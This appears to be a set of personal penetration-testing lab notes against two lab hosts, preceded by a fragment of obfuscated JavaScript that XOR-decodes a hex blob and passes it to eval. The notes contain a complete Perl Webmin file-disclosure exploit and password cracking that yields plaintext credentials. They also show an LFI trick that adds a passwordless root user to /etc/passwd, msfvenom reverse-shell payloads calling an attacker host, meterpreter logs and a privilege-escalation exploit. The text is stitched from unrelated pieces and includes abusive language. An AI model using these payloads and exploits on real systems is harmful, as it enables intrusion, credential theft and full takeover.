39291f2d2c0204253e322a391733270c6d33183d04686b67582823264a752c35360b6923182e37081
a24222b013f0e072c3023242f002e082531123814012f12010906767a5a251c080475272225590a2a1
202311702222722140b2831290f35011d3d39012b02021b3415050d3c0b1903021422012638081e19
162a10102b3b2e2811003e071e010c0e3d1b3c2d25222d040d0e18213e161c0b23311e2c26296b544
```

4062b2663160b3b04317e6e413d0816481c1a12111e3c322507343e1c2b3239261d302f0938303e20
2f163c2f1d0c181926110c382a0a3d22203a0e34102f290211150403291f2b110d2b44556e242d320a2
a0438337c1c3e07071c273e2d772004331e390f282a3a152d3700100512300d1033141e11050e292f3
70a11322f161218111c1f210e090f1c20243b331f2f2437393a2b1d200724292f031e12607f3c0c2a1b4
42f2036240d3a2b160b002d1d06213e2f1e342a253719103c210911073834102237340d1338232417
001f2f1a262239001a3d2d281f3c2e2b2a23030c073915101031210904202628132b10487371111c28
0f023d012a2b382d332a18002b1b0a31153903310c2305132e3735151f1c0f10391905112e33150f1e
29222f380f09053026332702222a667164720c7d002e63620f7f59500d6b247a614078403d627f4e7c4
c115c2c6871720c705c7c61620f2d5c50096b247a604d71403d6f714e294c11517d6525720c7d037b30
620f780f020b6b2425624079403d62214e7c4c11517c6571720c705c2e63620f7f5e5d0e6b247a61407
f403d62254e2d4c115c7e6573720c705c2e6f620f7258500d6b2477674071403d627743734c115c7765
26720c2d537134620f725a02516b247a674d28403d62744e7d4c115c796274720c2f5c7c64620f7f5f5
d0e6b247a654d7e403d302343794c115c7f6325720c7d047c67620f7f0b020c6b247a6e4d7b403d6f74
1c2f4c115c766525720c70577130620f7f5e5d5b6b247760402f403d62264e2e4c115c2f6325720c2d5
37134620f2d0d005e6b2477614078403d647043294c1151763776720c7a527c6e620f7f5e50516b242
7614d28403d307e4e7c4c115c786871720c7d007c37620f2d0a570e6b24256f4a2f403d6f774e7c4c11
5c7f6374720c7d557c67620f2d0a505f6b247a314a2f403d65704e7c4c115c286521720c2f5d7c64620f
7f5a025d6b247a6f4d7e403d32714e724c11517e3776720c70552e35620f2d5050506b247a604d2f40
3d62214e734c11517f6575720c7d5c2e6f620f725f560e6b2477654a2f403d62704e724c115a7965257
20c70077a61620f795e50586b247767407f403d6570492d4c115c2b6522720c7d527c64620f7f58025d
6b24256f4d7f403d32714e7c4c115c776374720c7d547b30620f72595d5e6b2425341f7c403d3024482
d4c115a283727720c7d567c34620f780f50096b242562402f403d62214e7a4c115a28377a720c7d532e
6e620f2d5c50596b247767402b403d6f76437c4c11512c6526720c7d5d2e63620f795e5d5a6b247a6e
1f2d403d307f4e2a4c115c786225720c70567c67620f720b5d5e6b2470314d79403d6f7e1c7e4c115a2
86274720c7a527166620f2f5f5d5a6b2470314d7b403d6521497c4c110e2a6522720c7d002e32620f7f
5b565f6b24776e4d2c403d627e1c734c115c2b6225720c70077160620f7350020c6b24276e1c7c403d
327e1f724c110e7a6676720c7c567d34620f7f5051516b24776e4d70403d62744e724c115c7d657072
0c7d567c65620f7e58505b6b2476614c28403d637f4f7f4c115b7e6270720c7c5d7d60620f7f58575c6b
2470674c79403d65744e7a4c115c76657b720c7d547b66620f785957586b2477654d78403d62764e7
a4c115d7a6571720c7d547c67620f785b51596b2477654d78403d627549794c115b7e6571720c7d577
c64620f7e5951506b2477664a71403d62264e784c115c776522720c7c547c32620f7f5d51506b247063
4d7f403d65754e284c115c286521720c7d037c34620f7f0a500a6b24776f4d28403d63754e2f4c115b7
e6270720c7a557d65620f7e59575d6b2476674d7a403d657e4e294c115b7b6527720c7c547b60620f7
e5950516b2476634d7a403d62254e284c115d7e6473720c7c557b60620f7f0b500b6b2477654c78403
d62244e7f4c115c2c6520720c7a577d60620f785d505a6b2477354d2a403d627549784c115b7664727
20c7d037c62620f785e57506b2477364a79403d63714e7c4c115b7f6473720c7d037c34620f7f0a500d
6b2477344c7e403d65764f7e4c115c2d6270720c7a577d65620f7f0a515e6b2476674d7e403d63764f7
24c115c28647b720c7d017d62620f7858505b6b2477604d71403d63754e294c115c7c6521720c7a577
c60620f7f5e57596b2477354d2a403d65754e7d4c115d7e6277720c7d077c35620f7e0857596b24773
44d7e403d62254e284c115c2d6473720c7a547d64620f7e51575a6b2470644d2d403d657f4e7c4c115
d7f6476720c7c547c6e620f7858575e6b2477354d2a403d627e4f7a4c115d7e6274720c7c547b63620f
7f5a57516b2477354d2a403d627e497b4c115d766577720c7a567c32620f7f08575f6b24766e4c78403
d62254e284c115d7a6475720c7d077c35620f7e58575d6b2477614d70403d6576497b4c115c286521
720c7d067c33620f7e5857516b2477314d71403d62234e7f4c115b7f6270720c7c527b6f620f7e51505
e6b2476674d2b403d62724e784c115d786522720c7c567c63620f7f0d505b6b24766f4c28403d62254
e7c4c115c2a6270720c7d517c60620f785c515c6b2470634d2d403d657f4f7d4c115c2c6520720c7a5d
7d60620f785d51596b2470664c7a403d63744e734c115b786276720c7d077c35620f7f0a515c6b2477
354a79403d62254e284c115b766275720c7d067d63620f7858505b6b2470644d2c403d62254e284c1
15b7a6470720c7d077c35620f7858575b6b2476674c71403d637e4e2f4c115d7a6272720c7d517d606
20f7f5d575e6b2477354c78403d62254f7a4c115d7f6270720c7c5c7b66620f7f0857596b2470664c7f4
03d62214e294c115d7e6521720c7d037b67620f7f0f57596b2477364a78403d62254e284c115b7c627

1720c7d077c37620f7f0d500b6b2477334c78403d657f4f7e4c115b7d6273720c7c577c60620f7e5957
5d6b2476674a7c403d637f49784c115b796277720c7c567b64620f7e5b505e6b2477314a78403d6573
4f7d4c115b766276720c7d067b66620f7e5e575a6b2476614d7e403d65704e784c115c286521720c7a
507c33620f7e51500d6b2476674d2a403d65764e784c115d7e6276720c7c557d63620f7e50515f6b24
77634d71403d63734f7b4c115d7e6473720c7c5d7c65620f7f50505e6b2470674d2b403d622549794c
115d7e6276720c7d037c34620f7f5c51516b2477364c7b403d62264f7f4c115b766476720c7d047b626
20f7f0b515c6b2476674c7c403d657f497c4c115c766571720c7c577c63620f7859515b6b2476664c7c4
03d62254e2d4c115b776521720c7a537c32620f7859515e6b2476674c79403d65774e7d4c115b7e627
5720c7c557d67620f7859575e6b2476674c78403d65774f7d4c115c766271720c7d047c37620f7f057
5c6b2477314a70403d65774e2f4c115c286521720c7d507c6f620f785e51096b2476364d7a403d6577
4e794c115c786272720c7d527d67620f7f51515a6b24706e4c28403d63724e2d4c115d7a6471720c7c
547d65620f7f0f500a6b2476624a71403d65724e294c115d7e627a720c7c517b64620f7e08575d6b24
77314d2b403d62224f7b4c115c766577720c7d507b65620f7f0a50096b24776f4c28403d65764e7e4c1
15b7e6470720c7c557c63620f7859575b6b2477364a7b403d63774f7e4c115d2f6270720c7d517b626
20f7e5f51586b2470604d7f403d637f4e784c115b7c6470720c7a5c7c33620f7e5157516b2477314a78
403d62214e294c115d7b657b720c7c567c32620f7e5150096b2470674d7a403d62224f784c115c7864
74720c7d077c35620f785f51586b2477364c7b403d65774f7c4c115b766476720c7a557d65620f7e595
05c6b2476674d7c403d6377497e4c115d786473720c7d047d64620f7e59575d6b24776f4a7b403d657
f497d4c115b7a647a720c7d567d67620f785c500c6b2477314d2b403d63724f734c115b7d6522720c7
a567d60620f7f08575a6b2476674d7c403d6571497d4c115c7d6472720c7d527d67620f7e51505b6b2
477654c7d403d627e4f724c115c76647b720c7d037d67620f7f0f500a6b2476624c71403d62744e284c
115d766522720c7c557d63620f7f0d515b6b2477654a7f403d657f4f7d4c115c766271720c7c557d636
20f7e5957596b2470674d7a403d65774e784c115d2f6470720c7a557d65620f7859505e6b24766f4d7
a403d62254f7f4c115c286475720c7d037d62620f785951586b2477314d2b403d637249734c115c796
472720c7c5d7b65620f785c505c6b2477324d7b403d62234f7b4c115b7f6276720c7d037c34620f785c
500d6b2477324a78403d62224f7a4c115c286521720c7d067d62620f7e5d515f6b24776e4d28403d63
764e794c115c286521720c7d037c34620f7f0f500a6b2476664d7c403d62744f734c115c776475720c7
c537c6f620f7f5c515b6b2477604d71403d627449734c115c2c6525720c7a557c35620f785c57506b24
77654d2c403d6271497a4c115d2f6470720c7c557b63620f785a575e6b2477314d2b403d62724e724c
115c7f65727050721329246731331b090719360a35080c31122c350f072611320d3d332537251d263b
2a2f291821070a1f333e3e330e3f3d2b16011003121b170e1823311d3f07373d3c2825243b29391d3a
1f04686b67280038220f3b062e060a0d320a001612071a1c183f0435211125120e2f232c030c221d3f1
e013c1c13142f063f1b332822040337221e1522230a7e67586e4b44436e7336755962456a66655a604
9460b6c7168775b7947687d67582f4b44436e7366225b694e687477586b42444a2d73637c596b556a
766c5a690d4648676a2738593245032e3517243e03212c2006032333173d1a080f112a08183c1f2f2f1
724081d34363f242d2a182716393c0e2209241c3e1d313c2225010b3b2f0e18150f21063b071c1c120
4121536596258681d3f082606330f073332122d131f3a230b353e3327043e230d3b0127082503250b0
e0620263e38042d123e0e243a0d032c13312e031e192f013e343811303b0a251110341b0001186918
68212f13270c4c480529313a161e020134363f1f331e1a3b1d0c22230a0938240916330709051b3332
12160d2b383f0000201e0f04221b3a30031c2305191d02331e351809260216353c1d321c042c2a4708
0d2036373f597545782e234a7b595448676a25380b694d3a242117121a1338201c223c0c2236113b2
a1c09052c123b3c2403003c0c05032d171a060f263e1a2c1509331d3a210a222624201c061b250e160
c16300c260f2525262527280a2d200c2d312c67476b595f483c23253a203a1218380a1b201c0f3b173c
2e313b252d32232a1d1f1011010304293a28260e06260c1509191e103c260e0f1404213c1e0d1c1206
211b360b2222170527053f3e3331302120372b636b597850786d6708390f09313d26133934280e3d3
d14232604022a22193922142e3131232e371e030939213a0d27322627382c3f083c243c050315371f3
32f3c271334021108110602130e3e00001f11130f0331424f416e120c0d2d3f08011d043011330f0e1e
17131e323326021421101e0c323a3a242d062c0b213e052a0d263e291d083634142037123f1d151
b392b310a031a320a2c3207322d0a240631233c3b17010328361324351c2630171f1e3f0e36123c0e1
b0f2a172d2b082034242e302d3010211b121026380b03002108383b391f302430371304292c3a1909
312026203b2e1d1b3e07282a03383a1e031020002f3d276b54442336232e382e2e2c2a27022e11131

```
61d021e360d3a25153a182b022504093d2c2006383d071521113d113c0208040428242d2c0f28070c  
3f023c38142f3910021b0c311f0215111b6b42442f2036240d3a2b160b002d1d06213e2f1e342a25371  
9103c210911073834102237340d1338232417001f2f1a262239001a3d2d281f3c2e2b2a23030c07391  
5101031210904202628132b1053333736391a3d0c27386723130e140c163c0e3d1b202f2d0c0a3d28  
070f0c2605041f13182a04053709053b2e252226351a2a3c0e3b3f0b151d1915180d05093128030226  
14230b09381e121a04242f1e10032f190f0b3a2421101f1f0a7f2f19302613240e3c283d0a251c023a10  
3e1d1b0602330e1b2d1d1830141e3f0b30612d1e371d3f0b201c3010263c30341b042c032331013b2  
a0b2f3d38280301100c1c38332a3e28050b3d1808282b250500310e16180d20012e310010222e3d2d  
3c414d5308013b270b18280e15081406393111083d3a102d0a291d2c313f09110f20221f636a592d0a  
2b232a1f251d4a0b3c3422231c0c132d3833352903010b3a7915072c27202b22303b120b0f250f3c2a  
20011a350d1f0208021c3209191805152c605e2c39240f260c0a1c603626233c25002533290e09102d  
0c6673252e12050c293d170d200e09050f3d1b3e1502030d022a3b1c0c3001253e101a0c3e373d0415  
0b2d1c0c223b1e312d0904142c110808232d280f070006353f10080e3e0d16002a263f1e08171a0839  
0f21023e5862470d062034311f2d0429686b67586952130120352c20573a003c1f290e2e1b12092279  
321a033c2b011a2c37202605000020241811392809140e1e11192326012416000103313e0f211130  
a2a392f3e34203f113618170e291e1a48487b616a6c042f1026353313240t4419032b361930050e053  
d081b2327150f0139331a380b2c2c0c373d0526113d192909030f1003232e24341a080b1f39171b042  
9082c1b033452621214487371610b0c790678301b0f7b0a540c12247334492d393d66244a2f3511582  
d61270b0c790678321b0f7b0a540c12247334492d393d66244a2f3511582d61270b0c790678321b0f7  
b0a540c12247334492d393d66244a2f3511582d61270b0c790678321b0f7b0a540c12247334492d393  
d66244a2f3511582d61270b0c790678321b0f7b0a540c12247334492d393d66244a2f3511582d61270  
b0c790678321b0f7b0a540c12247334492d393d66244a2f3511582d61270b0c790678321b0f7b0a540  
c12247334492d393d66244a2f3511582d61270b0c790678321b0f7b0a540c12247334492d393d66244  
a2f3511582d61270b0c790678321b0f7b0a540c6c6a25380b694d21767a5a7b5244016e6d631e3b0c3  
c1c3e2d321f0c03243d280b36293a4b2433291d3f015f48277a687e0200270d0f13122121300d291d3  
02e3128353b0d2e27650d051c2f717e770972183e37355a3f49594808013b270b18280e1508140639  
3111083d3a102d0a291d2c313f09110f20221f6d240b2a2024332a1f251d5f15';  
  
var caWBFtbUghtdKEb = '';  
  
for (i = 0;i<AdgSRaFrrJNIEPZLzogjdIGN.length;i+=2) {  
  
caWBFtbUghtdKEb += String.fromCharCode(parseInt(AdgSRaFrrJNIEPZLzogjdIGN.substring(i, i+2),  
16));  
}  
  
var DmdYSRmCZeCGNhPbDhKFo = location.search.substring(1);  
  
var PNbemvtKTuaoluC = '';  
  
for (i=0;i<caWBFtbUghtdKEb.length;i++) {  
  
PNbemvtKTuaoluC += String.fromCharCode(caWBFtbUghtdKEb.charCodeAt(i) ^  
DmdYSRmCZeCGNhPbDhKFo.charCodeAt(i%DmdYSRmCZeCGNhPbDhKFo.length));  
}  
  
window["eval"].replace(/[A-Z]/g, "")](PNbemvtKTuaoluC);  
  
  
</script>  
</head>  
<body>  
<span  
id="fykLiakPwkgmmAlXilKfETmAWeTikoSMuwRuRRqfuhJuOrzpMqdGORhDLglQEbFYmFhJlKCBWPYT
```

```
MqpjiTy"><iframe  
src="/yCerUxICxInFAJFdXfnYodhaPomYdMSgUFeZEwkGDkvdotUfKigeSXRqSraulMkrQRwswOuGGiV  
WPSQPeXgs.gif"  
onload="YXgpdXmMjbiJeZMGcnkdhTGHjQOLSpsNRJMIwvMSuksiLoVpqpCTJfQJgnBdqBQzzTUgxgYfg  
OHqqMExQNI(event)" /></span></body></html>  
</body>  
</html>
```

10.11.1.141

Sunday, April 29, 2018
11:05 PM

completed NSE at 18:03, 0.22s elapsed

Nmap scan report for 10.11.1.141

Host is up, received arp-response (0.11s latency).

Not shown: 997 closed ports

Reason: 997 resets

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

22/tcp open ssh syn-ack ttl 64 OpenSSH 4.0 (protocol 2.0)

| ssh-hostkey:

| 1024 fe:cd:bb:f6:36:d4:59:62:92:b4:10:e4:75:04:43:54 (DSA)

|_ 1024 9a:99:25:75:ac:04:e5:f9:f7:21:c6:f5:88:4f:12:6a (RSA)

111/tcp open rpcbind syn-ack ttl 64 2 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2 111/tcp rpcbind

|_ 100000 2 111/udp rpcbind

10000/tcp open http syn-ack ttl 64 MiniServ 0.01 (Webmin httpd)

|_http-favicon: Unknown favicon MD5:

1F4BAEFD3C738F5BEDC24B7B6B43285

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

MAC Address: 00:50:56:B8:4B:46 (VMware)

Device type: firewall|general purpose|WAP|proxy server|PBX|media device|broadband router

Running (JUST GUESSING): **Linux 2.6.X** (93%), Cisco embedded (93%), Ruckus embedded (92%), Riverbed embedded (91%), FreeBSD 6.X (89%), Sony embedded (88%), Zhone embedded (88%)

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:cisco:sa520

cpe:/o:linux:linux_kernel:2.6.28 cpe:/h:ruckus:7363

cpe:/h:riverbed:steelhead_200 cpe:/h:cisco:uc320w

cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Cisco SA520 firewall (Linux 2.6) (93%), Linux 2.6.28 (93%), Linux 2.6.9 - 2.6.27 (93%), Ruckus 7363 WAP (92%), Linux 2.6.9 (92%), Linux 2.6.30 (91%), Linux 2.6.9 (CentOS 4.4) (91%), Riverbed Steelhead 200 proxy server (91%), Linux 2.6.18 (91%), Linux 2.6.11 (90%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 49.709 days (since Sun Mar 11 00:02:03 2018)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=200 (Good luck!)

IP ID Sequence Generation: All zeros

TRACEROUTE

HOP RTT ADDRESS

1 106.78 ms 10.11.1.141

NSE: Script Post-scanning.c

So we can use the module admin/webmin/file_disclosure to get a file from the server

Now try to crack the ssh keys

http://digitaloffense.net/tools/debian-openssl/debian_ssh_rsa_2048_x86.tar.bz2

<http://scx020c07c.blogspot.co.uk/2012/09/privilege-escalation-pwnos.html>

http://10.11.1.141:10000/session_login.cgi

the service running that need to be checked :

64 MiniServ 0.01 (Webmin httpd)

OpenSSH 4.0 (protocol 2.0)

```
POR STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 4.0 (protocol 2.0)
| ssh-hostkey:
| 1024 fe:cd:bb:f6:36:d4:59:62:92:b4:10:e4:75:04:43:54 (DSA)
|_ 1024 9a:99:25:75:ac:04:e5:f9:f7:21:c6:f5:88:4f:12:6a (RSA)
111/tcp open rpcbind syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2      111/tcp rpcbind
|_ 100000 2      111/udp rpcbind
10000/tcp open http syn-ack ttl 64 MiniServ 0.01 (Webmin httpd)
|_http-favicon: Unknown favicon MD5:
1F4BAEFD3C738F5BEDC24B7B6B43285
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 00:50:56:B8:4B:46 (VMware)
Device type: firewall|general purpose|WAP|proxy server|PBX|media
device|broadband router
Running (JUST GUESSING): Linux 2.6.X (93%), Cisco embedded (93%), Ruckus
embedded (92%), Riverbed embedded (91%), FreeBSD 6.X (89%), Sony
embedded (88%), Zhone embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:cisc
```

```
ruby /pentest/exploits/exploitdb/platforms/multiple/remote/5632.rb  
192.168.56.101 bob /root/Downloads/rsa/2048
```

Use the script your self and get a fucking CMD log posing pussy

```
#!/usr/bin/perl  
# Exploit for WEBMIN and USERMIN less than 1.29x ARBITRARY  
REMOTE FILE DISCLOSURE  
# Thrusday 13th July 2006  
# Vulnerability Disclosure at securitydot.net  
# Coded by UmZ! umz32.dll@gmail.com  
#  
#  
#  
# Make sure you have LWP before using this exploit.  
# USE IT AT YOUR OWN RISK  
#  
# GREETS to wiseguy, Anonymous Individual, Uquali.....Jhant...  
Fakhru... etc.....  
# for other.. like AHMED n FAIZ ... (GET A LIFE MAN).
```

```
use LWP::Simple;
```

```
if (@ARGV < 3) {  
    print("Usage: $0 <url> <port> <filename>\n");  
    print("Define full path with file name \n");  
    print("Example: ./webmin.pl blah.com 10000 /etc/passwd\n");  
    exit(1);  
}  
  
($target, $port,$filename) = @ARGV;  
  
print("WEBMIN EXPLOIT !!!! coded by UmZ!\n");  
print("Comments and Suggestions are welcome at umz32.dll [at]  
gmail.com\n");
```

```

print("Vulnerability disclose at securitydot.net\nI am just coding it in
perl 'cuz I hate PHP!\n");
print("Attacking $target on port $port!\n");
print("FILENAME: $filename\n");

$temp="/..%01" x 40;

my $url= "http://". $target. ":" . $port ."/unauthenticated/".$temp . $filename;

$content=get $url;
print("\n FILE CONTENT STARTED");
print("\n ----- \n");

print("$content");
print("\n ----- \n");

```

So we can see the passwd and shadow file, which is perfect! We used John to crack it.

We first got both of the files, into a text file then run :

```
unshadow /root/Desktop/passwd.txt /root/Desktop/shadow.txt >
/root/Desktop/realass.txt
```

Then ran john against the realass.txt

```
john /root/Desktop/realass.txt --format=aix-smd5 --
wordlist=/usr/share/wordlists/rockyou.txt
```

//commands used to crack the shadow/passwd

It will start to crack them

```
root@kali:~/Downloads/lab-connection(1)# john /root/Desktop/realass.txt --
format=aix-smd5 --wordlist=/usr/share/wordlists/rockyou.txt --show
```

Invalid options combination or duplicate option: "--show"

```
root@kali:~/Downloads/lab-connection(1)# john /root/Desktop/realass.txt --show
```

```
//result  
bob:BUGZBUNNY:500:500::/home/bob:/bin/bash  
alice:loading1:501:501::/home/alice:/bin/bash
```

So I managed to get the shows and pass then crack it got a ssh

Then we managed to do a LFI and call a CGI-bin file I created . THINK HOW THE LFI WORKS! WHAT LANG IT USES SO IT DIDN'T DO PHP or sh but it execu e cgi-bin, maybe it would be perl.

Advice next time ! Enumerate more and more and more! about the application you are attacking **what it runs and how it runs! Maybe look at the config files within the user/share/<application name>**

The CGI file created. It was a basic echo file that added user attacker to the /etc/passwd . But look at the lang the application that you have LFI on uses! Also if the LFI we have has high permissions then... all we need is a malicious file to be called via that LFI... then it is like root has execute it !!! So what malicious file we wants ?

On linux = add user to /etc/passwd or add a user but the file that contains that must be in the language the application that is the caller speaks!

But the file was created as ".cgi" that is why it worked!!

Next time create multiple extension files and have something simple if you have LFI or some sort of command exec and it has ROOT privileged .

```
[bob@fc4 tmp]$ cat test.cgi
```

```
echo "attacker::0:0:attacker:/bin/bash" >> /etc/passwd
```

```
[bob@fc4 tmp]$ cat vuln.cgi
```

```
echo "attacker::0:0:attacker:/bin/bash" >> /etc/passwd
```

Ssh keys :

```
[root@fc4 .ssh]# cat authorized_keys
```

```
ssh-rsa
```

```
AAAAB3NzaC1yc2EAAAABIwAAAQEAzx6C2kxbb2qPx9eRyW072CYpMhp...  
gDbcElRS49cvTJIDcjqvC8DlpZL9FplzcfpCmD2xisb0VdHUtG2iteYQG5WaxUEeHd  
4t9XRqa9zCU3QjKq4jlDoT1A54HYLoEBk/jTxjUbaczfoFSgcZEOivBIZEM6usJW4g  
Dgbpok1UoxHfmn7rRs43rgBKxKMpFZyp0+MsDlvKMZUi...  
Ki0q1/oWB5Kmd3YtP20LIsVqvmbX7zcMXwXgztff0Wxj1dps0x6i1StYx1l14sU84c  
omlceyZjzeYpqMoL+4OtWt4goqTqpiQasnXfv2vhNvCQXQaQ== root@explorer
```

```
[root@fc4 ~]# cd .ssh/  
[root@fc4 .ssh]# ls  
authorized_keys  
[root@fc4 .ssh]# ls -ah  
. .. authorized_keys  
[root@fc4 .ssh]# ls -lah  
total 24K  
drwxr-xr-x 2 root root 4.0K Sep 23 2008 .  
drwxr-x--- 3 root root 4.0K Jun 17 2016 ..  
-rw-r--r-- 1 root root 395 Sep 23 2008 authorized_keys  
[root@fc4 .ssh]# cat authorized_keys  
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAzx6C2kxbb2qPx9eRyW072CYpM  
SgcZE0ivBIZEM6usJW4gDgbpoklUoxHfmn7rRs43rgBKxKMpFZyp0+MsDlvKM  
snXfv2vhNvCQXQaQ== root@explorer  
[root@fc4 .ssh]# cat /root/proof.txt  
8aafac90ff1c985236b1593e84709fb0  
[root@fc4 .ssh]#
```

So the attack was

10.11.1.226

04 May 2018
15:07

The nmap enumeration scan showed the machine only works on two ports,
RDP and FTP :

Initiating NSE at 10:18

Completed NSE at 10:18, 0.00s elapsed

Nmap scan report for 10.11.1.226

Host is up, received arp-response (0.33s latency).

Not shown: 998 filtered ports

Reason: 998 no-responses

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

21/tcp	open	ftp	syn-ack ttl 128	GuildFTPD
--------	------	-----	-----------------	-----------

3389/tcp	closed	ms-wbt-server	reset ttl 128	
----------	--------	---------------	---------------	--

MAC Address: 00:50:56:89:55:6F (VMware)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

So the service GuildFTPD accepts anonymous user login, so we can login and check the files.

The C drive was shared on the FTP managed to check the FTP and the install.log and also the servers py which showed it installed

C:\Program Files\Allied Telesyn\AT-TFTP Server 1.9\bwcc32.dll

So I looked for exploits on both of them, it turned that exploits for AT-TFTP was there.

So after looking around I managed to find a metasploit module which failed to work but then a python script that contains the exploit from metasploit which I had to modify:

The link :

https://github.com/Re4son/AT-TFTP_Lang_Filename/blob/master/attftp_long_filename.py

Reference <https://xz.aliyun.com/t/7>

<https://netsec.ws/?p=262>

I had to modify parts of the scripts I will save the script to the gdrive change the shellcode add the payload into it.

//the machine is a server 2003 sp1 but for somerason the xp sp3 works ..

```
msfvenom -p windows/meterpreter/reverse_nonx_tcp LHOST=10.11.0.162 LPORT=4444 R > payload
```

```
perl -e 'print "\x81\xec\xac\x0d\x00\x00"' > stackadj  
cat stackadj payload > shellcode  
cat shellcode | msfvenom -e x86/shikata_ga_nai -b "\x00" -a x86 --platform win -f python
```

//how to execute the script

```
python atfp.py 10.11.1.226 69 10.11.0.72
```

//**poc** of the shell connecting back

```
payload => windows/meterpreter/reverse_nonx_tcp  
msf exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

---	-----	-----	-----
-----	-------	-------	-------

Payload options (windows/meterpreter/reverse_nonx_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

---	-----	-----	-----
-----	-------	-------	-------

EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
----------	---------	-----	---

LHOST		yes	The listen address
-------	--	-----	--------------------

LPORT 443 yes The listen port

Exploit target:

//this will make sure you have been migrated to a more stable process :)

Can also be done manual " migrate <current pid> -P <newpid> "

Make sure you set the : set AutoRunScript post/windows/manage/migrate

^Cmsf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.0.72:443

[*] Transmitting intermediate stager for over-sized stage...(216 bytes)

[*] Sending stage (179779 bytes) to 10.11.1.226

[*] Meterpreter session 21 opened (10.11.0.72:443 -> 10.11.1.226:1036) at 2018-05-04 15:42:12 +0100

[*] Session ID 21 (10.11.0.72:443 -> 10.11.1.226:1036) processing AutoRunScript 'post/windows/manage/migrate'

[*] Running module against JOE

[*] Current server process: tftpd.exe (3244)

[*] Spawning notepad.exe process to migrate to

[+] Migrating to 2192

//commands ran

```
msfvenom -p - -b \x00 -a x86 --platform Windows -e x86/shikata_ga_nai -f python
```

134 cat payload

```
135 hexdump -C payload
136 ruby /usr/share/metasploit-framework/tools/nasm_shell.rb
137 locate nasm_shell
138 ruby /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
139 perl -e 'print "\x81\xec\xac\x0d\x00\x00"' > stackadj
140 cat stackadj payload > shellcode
141 hexdump -C shellcode
142 cat shellcode | msfencode -b '\x00' -e x86/shikata_ga_nai -t python
143 cat shellcode
```

```
[*] Started reverse TCP handler on 10.11.0.72:443
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (179779 bytes) to 10.11.1.226
[*] Meterpreter session 4 opened (10.11.0.72:443 -> 10.11.1.226:1044) at
2018-05-04 16:59:56 +0100
[*] Session ID 4 (10.11.0.72:443 -> 10.11.1.226:1044) processing AutoRunScript
'post/windows/manage/migrate'
[*] Running module against JOE
[*] Current server process: tftpd.exe (3316)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2180
```

```
[*] Started reverse TCP handler on 10.11.0.72:443
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (179779 bytes) to 10.11.1.226
[*] Meterpreter session 22 opened (10.11.0.72:443 -> 10.11.1.226:1131) at
2018-05-04 17:18:31 +0100
```

meterpreter > shell

```
[*] Session ID 22 (10.11.0.72:443 -> 10.11.1.226:1131) processing
AutoRunScript 'post/windows/manage/migrate'
[*] Running module against JOE
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>[*] Current server process: tftpd.exe (3660)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1912
```

//exploiting MS11-080 AFD.sys

<https://github.com/AusJock/Privilege-Escalation/blob/master/Windows/MS11-080%20-%20AFD.sys/MS11-080.exe>

Dir /a is needed coz the administrator account is hidden

```
C:\Documents and Settings\Administrator\Desktop>dir /a
dir /a
Volume in drive C has no label.
Volume Serial Number is 801B-EF81
```

Directory of C:\Documents and Settings\Administrator\Desktop

```
08/18/2015 02:14 AM <DIR> .
08/18/2015 02:14 AM <DIR> ..
05/20/2016 10:30 PM 32 network-secret.txt
02/26/2015 07:23 PM 35 proof.txt
2 File(s) 67 bytes
```

2 Dir(s) 5,655,322,624 bytes free

C:\Documents and Settings\Administrator\Desktop>type proof.txt
type proof.txt
638cbe42cd7024845755ab4d8ce40c0d

C:\Documents and Settings\Administrator\Desktop>type network-secret.txt
type network-secret.txt
7eab8563146f16140c769072580cbcb3
C:\Documents and Settings\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Documents and Settings\Administrator\Desktop>

```
root@kali: ~/Downloads/lab-co... x root@kali: ~/Downloads/lab-co... x root@kali: ~/Downloads

C:\Documents and Settings\Administrator>cd Desktop
dir /a
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir /a
Volume in drive C has no label.
Volume Serial Number is 801B-EF81

Directory of C:\Documents and Settings\Administrator\Desktop
08/18/2015  02:14 AM    <DIR>        .
08/18/2015  02:14 AM    <DIR>..cent   ..
05/20/2016  10:30 PM      32 network-secret.txt
02/26/2015  07:23 PM      35 proof.txt
                           67 bytes
                           2 File(s)   5,666,889,728 bytes free
                           2 Dir(s)

AUTORUN.INF
C:\Documents and Settings\Administrator\Desktop>type proof.txt
type proof.txt
638cbe42cd7024845755ab4d8ce40c0d

C:\Documents and Settings\Administrator\Desktop>type network-secret.txt
type network-secret.txt
7eab8563146f16140c769072580cbc3

C:\Documents and Settings\Administrator\Desktop>hostname
hostname
joe suff.pub

C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration + Other Locations

Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix  . :
IP Address . . . . . : 10.11.1.226
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :

Ethernet adapter Local Area Connection:

